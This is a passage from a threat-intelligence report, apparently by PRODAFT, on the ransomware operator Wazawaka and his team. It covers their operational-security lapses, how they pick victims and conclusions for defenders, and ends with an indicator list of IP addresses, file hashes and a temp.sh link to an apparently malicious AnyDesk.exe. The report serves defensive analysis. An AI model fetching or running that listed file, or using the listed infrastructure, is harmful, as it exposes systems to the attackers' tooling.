


Figure 53. Conversation about victim's ransom payment.

4.2 OPSEC Practices

Wazawaka and his team members exhibit a curious mix of operational security (OPSEC) practices in their cyber activities. On one hand, they employ VPNs to conceal their IP addresses, and their private chat environments are hosted within the TOR network, enhancing their digital anonymity. However, the effectiveness of these measures is compromised by their willingness to divulge real-life details. In a conversation detailing Wazawaka's Costa Rica attack using Conti ransomware, he casually disclosed his physical location, stating he is in Saint Petersburg. This breach of operational security by revealing specific geographic information contradicts the typical secrecy associated with illicit cyber operations. Additionally, the team members seem surprisingly open about their real identities, freely discussing personal events such as weddings, construction projects, and various locations. This contradictory combination of privacy measures and a seemingly indifferent approach to revealing their personal details raises questions about the consistency and efficiency of their overall OPSEC practices.



Figure 54. Conversation about Wazawaka's location.

The paradoxical nature of Wazawaka and his team's operational security practices becomes more evident when considering their tendency to share intricate details about their real lives. For instance, in a conversation shown in Figure 55, Wazawaka openly mentioned a meeting concerning his upcoming wedding, showcasing a surprising level of transparency. This willingness to disclose personal life events directly contradicts the conventional expectations of clandestinity within the cyber underworld.




Figure 55. Conversation about wedding.

In another revealing exchange, Wazawaka disclosed his former residence in Nemchinovka, Russia. This particular geographic detail adds another intricate dimension to their neglected and insufficient operational security measures.




Figure 56. Conversation about Wazawaka's location.

In another noteworthy instance highlighting Wazawaka's operational security (OPSEC) practices, a lapse in caution becomes evident when actively handling a ransomware victim. Figure 57 captures a screenshot taken by Wazawaka during this operation. In the image, Wazawaka is seen connecting to his operational environment hosted in a bullet-proof hosting company, utilizing his MacBook. However, an oversight occurred as the Apple ID usage was inadvertently left uncensored when sharing the screenshot with team members. This oversight sheds light on the importance of meticulous attention to detail in maintaining operational security during criminal activities.




Figure 57. Wazawaka operating within his operational environment.

Victim Selection

In the course of our investigation, it became apparent that Wazawaka and his team adopted an opportunistic approach in selecting their targets. The modus operandi involves identifying companies capable of meeting ransom demands, prompting them to proceed with deploying ransomware. Despite our knowledge of Wazawaka's associations with government-affiliated individuals, we did not observe any instances of victims being specifically designated by external parties. Remarkably, if Wazawaka were to entertain the idea of carrying out targeted attacks against specific organizations in the future, our assessment points to potential limitations in his capabilities for such endeavors. Consequently, the team consistently opts to pursue easily accessible opportunities, emphasizing the readily exploitable low-hanging fruits, and continually hones their strategies to optimize profits.

5 Conclusion

This report uncovers important operational information related to Wazawaka and the relationships between different threat actors in the Ransomware-As-a-Service realm. It also provides much-needed visibility into the capabilities of partnered threat actor affiliates and the pressure that information security personnel face when confronted with active attacks.

This leads us to a few core insights that are critical to address for understanding the current threat landscape and its implications :

- Threat actor groups like Wazawaka and his team can operate in a tight-knit, flat hierarchy with operational flexibility. Individual members may develop a high level of trust in one another, exposing the group to operational security vulnerabilities when sharing sensitive personal information among the members.
- Significant distrust exists at the intergroup level. Group leaders may not appreciate unpredictable threat actor behavior (like Dudka releasing Babuk's source code publicly), or entrust operations to platforms they feel are unstable or inefficient (like Ragnar Locker).
- Threat actors will exploit opportunities to turn victims' IT staff into willing accomplices. IT leaders must consider the threat posed by malicious insiders, who may be motivated to avoid taking blame for successful attacks.
- Threat actors show little regard for the ethics of their business model. They will deceive and manipulate victims whenever it suits their interests. Victims have no reason to believe even the simplest assurances from threat actors.
- Additionally, threat actors target companies from various verticals that range in sizes and profits, showcasing no mercy for institutions operating in critical infrastructures. This reality heavily underlines companies' need for robust cybersecurity solutions, ensuring that they won't be left in a situation allowing exploitation or detrimental compromise.

All of this information points to an increasingly amoral and unreliable business landscape for cybercrime groups. Internal group dynamics may remain strong, but the lack of trust between groups and the opportunistic exploitation of victims point to broadly deteriorating conditions for most individual cybercriminals.

Cybersecurity leaders and law enforcement professionals may find opportunities to use the dynamics demonstrated in this report to their benefit. For example, victims may use up-to-date threat intelligence data to demonstrate in-depth knowledge of threat actor partnerships, reducing their trust in one another and potentially disrupting fragile intergroup dynamics. A well-informed negotiator equipped with this knowledge could quickly turn the tables on an overconfident threat actor.

6 IOC

```

79.124.58.194
79.124.59.178
79.124.56.186
5.255.102.171
150.136.158.174
81.17.29.165
85.217.170.87
https://temp.sh/gQBGh/AnyDesk.exe
040037bd66b2b9062cffd925999718af97d36685968b875433af2bf4fa81a7e6
048e32d46b1d6f55b66a5b28be17546593c5da2ce2fc1fe99dc08aab7523ccb1
0787a93d583bb25cae5aaee759e1ab725f6e12723c5d86d22f46c31749cce1ea
12f53ffe90611f2519a1f83fbde6f9e43bef30fae9a1094b4753ace971e91d5e
138d1a9a3083aa0ac951a519a454cb8cae330733d6cbade36afc565207557af5
15fa94281eef6141ea969d0f551d05d6a2bcb127fa53b76a52916c1216cbfe76
1df868f1cf6a25d55fc7968a400a807563b934023316a0cccd8f98365931f630f
22e937ff2ec6206fa37d7418c18bb0e65c71849b43b5f43e563125678856b1ba
39d76f2d68f3c37f9b4ff33f7268dc7b58da4bcf4181262128e81a97f5f78037
3d3487dbc5547be5705045ce421d78f008a92d70324bb624ebd78cb5ccfebc06
4090a0034626ad8b0c658f68df7fbba452bb7711109e3d2843a6b56aad41e36f
46f1a4c77896f38a387f785b2af535f8c29d40a105b63a259d295cb14d36a561
49badc9a57d097f70bc4ef377102b93bea75936ac341c5855e3910f308c46434
4a8e2484f09047a497ec077b1687eac12e02414640e4592a17e1cf154a4f4274
5748cf3f7a4b5b0a817c4c54ab0bea007a5e4b8149126f6e5dc05971243e57d3
602eaae3b2b19f55c5311c6966b135f1149f291f7f60fdeb9a1d2c6888ba7f6
6f35a245e42135a6f6ff15fc9b4058a3600ebcaacdbedddd01baaaaa5022b77
75edd0302012d587893af3e9140e81fb628cf7c18b9500ddcfcea46094c9771
815e7f1fc846529ba84dd43d1c4a02fc572d6c953b2eba3a2b4e7f91e92a252f
83a77adbadf5d6fc5bb2f8dfa97b49ec573d45b99705d4c9b8d9ea54466acd7
8a1c1c1bc6def39f580a8971c03ac26987f1ac311c41f6e0d0e30097d965551e
93f1c5c56bab306097812975ad6b4e44d68c1c7c583d6075d21ce288151006b8
9e95b65a37680e9d67a2bb1070e1482e3f5628291a927381cef65ba6836f5bd
a8169df8ae00aa1598ce2b053cd4704d1cbb60dbddd77539af53b28e874d2666
a8e1207445cda0f5938b21ca09c6bc0169cb4bf191c2cdf6abf54f0afbeae333
aac53ce1e5a9536b44e9a196543076f116d40c9d0b12ff3ea7fb7063ff610c51
afe7fce49d4b21fc08809e405dc8681a48b6e4b9bed0b5b29bc7f799186d51a2
b48b422b3262fc76d852d853ecfcc0bc2737d098ee2e262c1dff021ac3fca9a3
b4ff2c16707b02ca034c654ef89d0e699064b523438abc1f389ea9e0691f2444
bbc552c24e75698862c4db9d381019419c866835be06fb9d7c569233bbc16926
c284110d1702e731f9ecddc811a72b3d45a9efafa08b829640fae989bf0347a2
c327243aa782eaaa6bbd64483fd995eaa9357744c6a3f81aed7054150100ab961
c740a20bde467b0be079e8ce13852b9d91ac3b8e13319f17c6bfc37bcffba13
c7a491710707bf3e43ca93da0589bbed99eb060008c5fc3cc33d4c06336ac5e3
d0857a4ce85dbb1235adbf9447c4f4c9648822e3f8f7b7f7b5eedb221f648c1d
d90870367ab24392b5c2cb6372f117256e08f3397d01a5e19e5d3b0db6faae8a
dcda4438981ec33f7e839a5ecd50ceb9345984f10e6ee023e13f6370a5e7f45
dd93b81446a6a0d5cc5f921fe5da1751e35dd70ad24573ae05e57fc79ab8d91e
e35b7afc36e8044f65e404758345d3639c9d2803579e2855f4c620c7f09ca598
ea643b41d0bb5fec5f5cd6ed9e5244ab339298ea33e5457b4868f7b4060903b
f7c9d912e7e8f3a5eca0cd0ec7525c6361cce3dd69bd7f23a3c0273530b8b370
fe793370f217c1b58009c3d2310fce6e5327dad4b0b7f6e316691b36a6d9a54

```


Références

- [1] Lawrence Abrams. *Babuk ransomware's full source code leaked on hacker forum.* url : <https://www.bleepingcomputer.com/news/security/babuk-ransomwares-full-source-code-leaked-on-hacker-forum/> (visité le 01/12/2023).
- [2] Lawrence Abrams. *New Evil Corp ransomware mimics PayloadBin gang to evade US sanctions.* url : <https://www.bleepingcomputer.com/news/security/new-evil-corp-ransomware-mimics-payloadbin-gang-to-evade-us-sanctions/> (visité le 05/12/2023).
- [3] BlackBerry Blog. *The Curious Case of "Monti" Ransomware : A Real-World Doppelganger.* url : <https://blogs.blackberry.com/en/2022/09/the-curious-case-of-monti-ransomware-a-real-world-doppelganger> (visité le 01/12/2023).
- [4] Catalin Cimpanu. *Conti ransomware gang chats leaked by pro-Ukraine member.* url : <https://therecord.media/conti-ransomware-gang-chats-leaked-by-pro-ukraine-member> (visité le 05/12/2023).
- [5] Cyble. *'NoEscape' Ransomware-as-a-Service (RaaS).* url : <https://cyble.com/blog/noescape-ransomware-as-a-service-raas/> (visité le 05/12/2023).
- [6] Europol. *Ragnar Locker ransomware gang taken down by international police swoop.* url : <https://www.europol.europa.eu/media-press/newsroom/news/ragnar-locker-ransomware-gang-taken-down-international-police-swoop> (visité le 05/12/2023).
- [7] Recorded Future. *An interview with initial access broker Wazawaka : 'There is no such money anywhere as there is in ransomware'.* url : <https://therecord.media/an-interview-with-initial-access-broker-wazawaka-there-is-no-such-money-anywhere-as-there-is-in-ransomware> (visité le 01/12/2023).
- [8] Recorded Future. *The hacker Bassterlord in his own words : Portrait of an access broker as a young man.* url : <https://therecord.media/bassterlord-interview-hacker-in-initial-access-broker> (visité le 01/12/2023).
- [9] Sergiu Gatlan. *Ransomware gang leaks data from Metropolitan Police Department.* url : <https://www.bleepingcomputer.com/news/security/ransomware-gang-leaks-data-from-metropolitan-police-department/> (visité le 05/12/2023).
- [10] Ionut Ilascu. *How Conti ransomware hacked and encrypted the Costa Rican government.* url : <https://www.bleepingcomputer.com/news/security/how-conti-ransomware-hacked-and-encrypted-the-costa-rican-government/> (visité le 05/12/2023).
- [11] Rewards for Justice. *Conti Reward.* url : <https://rewardsforjustice.net/rewards/conti/> (visité le 05/12/2023).
- [12] U.S. Department of Justice. *Russian National Charged with Ransomware Attacks Against Critical Infrastructure.* url : <https://www.justice.gov/opa/pr/russian-national-charged-ransomware-attacks-against-critical-infrastructure> (visité le 05/12/2023).
- [13] U.S. Department of Justice. *U.S. Department of Justice Disrupts Hive Ransomware Variant.* url : <https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant> (visité le 05/12/2023).

- [14] Antonio Pirozzi. *Sanctions Be Damned | From Dridex to Macaw, The Evolution of Evil Corp.* url : <https://www.sentinelone.com/labs/sanctions-be-damned-from-dridex-to-macaw-the-evolution-of-evil-corp/> (visité le 21/11/2023).
- [15] PRODAFT. *A manual that teaches you how to build up your ransomware skills ?* url : <https://twitter.com/PRODAFT/status/1621109229707988992> (visité le 05/12/2023).
- [16] PRODAFT. *[CONTI] Ransomware Group In-Depth Analysis.* url : <https://www.prodaft.com/resource/detail/conti-ransomware-group-depth-analysis> (visité le 05/12/2023).
- [17] PRODAFT. *[LOCKBIT] Behind The Lines of LockBit R.a.a.S.* url : <https://www.prodaft.com/resource/detail/lockbit-behind-lines-lockbit-raas> (visité le 05/12/2023).
- [18] PRODAFT. *New goal unlocked : Doing your job so well that the threat actor decides to retire.* url : <https://twitter.com/PRODAFT/status/1641426883655901185> (visité le 01/12/2023).
- [19] PRODAFT. *[WS] Wizard Spider Group In-Depth Analysis.* url : <https://www.prodaft.com/resource/detail/ws-wizard-spider-group-depth-analysis> (visité le 05/12/2023).
- [20] Cybereason Global SOC Team. *THREAT ANALYSIS REPORT : Ragnar Locker Ransomware Targeting the Energy Sector.* url : <https://www.cybereason.com/blog/threat-analysis-report-ragnar-locker-ransomware-targeting-the-energy-sector> (visité le 05/12/2023).
- [21] Dina Temple-Raston. *A Q&A with Wazawaka : The FBI's cyber Most Wanted says new designation won't affect his work.* url : <https://therecord.media/wazawaka-cyber-most-wanted-interview-click-here> (visité le 05/12/2023).
- [22] U.S. Department of the Treasury. *Treasury Sanctions Evil Corp, the Russia-Based Cybercriminal Group Behind Dridex Malware.* url : <https://home.treasury.gov/news/press-releases/sm845> (visité le 01/12/2023).
- [23] TrendMicro. *An Overview of the Different Versions of the Trigona Ransomware.* url : https://www.trendmicro.com/en_vn/research/23/f/an-overview-of-the-trigona-ransomware.html (visité le 05/12/2023).
- [24] Jim Walter. *Hive Attacks | Analysis of the Human-Operated Ransomware Targeting Healthcare.* url : <https://www.sentinelone.com/labs/hive-attacks-analysis-of-the-human-operated-ransomware-targeting-healthcare/> (visité le 05/12/2023).
- [25] wikiquote.org. *Плясать под дудку.* url : https://ru.wikiquote.org/wiki/_/ (visité le 05/12/2023).

Historique

Version	Date	Auteur(s)	Modifications
1.0	20.10.2023	PTI Team	Initial draft
2.0	01.12.2023	PTI Team	Draft law enforcement version
2.1	05.12.2023	PTI Team	TLP:RED draft version



Today's security professionals face a constant flood of "partially relatable" threat alerts and notifications from multiple vendors. The non-stop flow of unverified alerts creates an extremely demanding workload for security teams.

PRODAFT's threat intelligence platform reduces the time and energy spent on analysis, interpretation, and verification of potential threats. It gives security operatives on-demand insight into threat profiles on an individual basis.

For more information, visit www.prodaft.com